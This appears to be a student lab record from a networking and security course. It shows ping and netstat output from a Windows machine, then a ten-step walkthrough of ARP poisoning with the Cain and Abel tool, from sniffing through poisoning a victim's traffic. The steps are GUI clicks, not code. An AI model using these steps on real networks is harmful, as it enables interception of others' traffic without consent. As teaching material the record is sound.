Syntax: ping -aAbBdDfhLnOqrRUvV6 -c count -F flowlabel -i interval -I interface -l preload -m mark -M pmtudisc_option -N nodeinfo_option -w deadline -W timeout -p pattern -Q tos -s packetsize -S sndbuf -t ttl -T timestamp option hop ... destination

```
C:\Users\nikhi>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=6ms TTL=120
Reply from 8.8.8.8: bytes=32 time=6ms TTL=120
Reply from 8.8.8.8: bytes=32 time=9ms TTL=120
Reply from 8.8.8.8: bytes=32 time=9ms TTL=120

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 9ms, Average = 7ms
```

In computing, netstat is a command-line network utility that displays network connections for Transmission Control Protocol, routing tables, and a number of network interface and network protocol statistics.

Stands for: Network statistics


Function: Print network connections, routing tables, interface statistics, masquerade connections, and multicast memberships

```
C:\Users\nikhi>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:443          LAPTOP-27B60VTD:59029  ESTABLISHED
  TCP    127.0.0.1:54174        LAPTOP-27B60VTD:54175  ESTABLISHED
  TCP    127.0.0.1:54175        LAPTOP-27B60VTD:54174  ESTABLISHED
  TCP    127.0.0.1:54186        LAPTOP-27B60VTD:54187  ESTABLISHED
  TCP    127.0.0.1:54187        LAPTOP-27B60VTD:54186  ESTABLISHED
  TCP    127.0.0.1:54188        LAPTOP-27B60VTD:54189  ESTABLISHED
  TCP    127.0.0.1:54189        LAPTOP-27B60VTD:54188  ESTABLISHED
  TCP    127.0.0.1:57865        LAPTOP-27B60VTD:57867  ESTABLISHED
  TCP    127.0.0.1:57867        LAPTOP-27B60VTD:57865  ESTABLISHED
  TCP    127.0.0.1:58866        LAPTOP-27B60VTD:https  TIME_WAIT
  TCP    127.0.0.1:59029        LAPTOP-27B60VTD:https  ESTABLISHED
  TCP    127.0.0.1:59032        LAPTOP-27B60VTD:50000  SYN_SENT
  TCP    192.168.0.109:49457    20.198.162.76:https    ESTABLISHED
  TCP    192.168.0.109:54218    a23-221-53-166:https   CLOSE_WAIT
  TCP    192.168.0.109:54328    52.108.85.0:https      ESTABLISHED
  TCP    192.168.0.109:55592    20.198.162.76:https    ESTABLISHED
  TCP    192.168.0.109:58006    s3-us-west-2-r-w:https  CLOSE_WAIT
  TCP    192.168.0.109:58010    relay-dec6b013:http    ESTABLISHED
  TCP    192.168.0.109:58024    whatsapp-cdn-shv-01-bom1:https  ESTABLISHED
  TCP    192.168.0.109:58536    212.119.29.130:https   ESTABLISHED
  TCP    192.168.0.109:58609    se-in-f189:https       TIME_WAIT
  TCP    192.168.0.109:58672    117.18.232.200:https   TIME_WAIT
  TCP    192.168.0.109:58874    13.107.21.200:https    ESTABLISHED
  TCP    192.168.0.109:58875    52.98.57.130:https     ESTABLISHED
  TCP    192.168.0.109:58880    a23-205-88-48:https    CLOSE_WAIT
  TCP    192.168.0.109:58882    13.107.4.254:https     ESTABLISHED
  TCP    192.168.0.109:58883    13.107.246.254:https   ESTABLISHED
  TCP    192.168.0.109:58884    204.79.197.222:https   ESTABLISHED
  TCP    192.168.0.109:58892    bom07s32-in-f5:https   ESTABLISHED
  TCP    192.168.0.109:58895    20.42.72.131:https     ESTABLISHED
  TCP    192.168.0.109:58916    a23-221-54-249:https   ESTABLISHED
  TCP    [::1]:8307             LAPTOP-27B60VTD:58867  CLOSE_WAIT
  TCP    [::1]:8307             LAPTOP-27B60VTD:59030  ESTABLISHED
  TCP    [::1]:54196            LAPTOP-27B60VTD:54197  ESTABLISHED
  TCP    [::1]:54197            LAPTOP-27B60VTD:54196  ESTABLISHED
  TCP    [::1]:58867            LAPTOP-27B60VTD:8307   FIN_WAIT_2
```


Practical 3b)

Aim: Perform ARP Poisoning in Windows


step 1: open cian and abel tool




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select Arp at bottom.




Step 7 : Click on “+” icon at the top.




Step 8 : Click on start/stop ARP icon on top.




Step 9 : Poisoning the source.





Step 10 : Go to any website on source ip address.




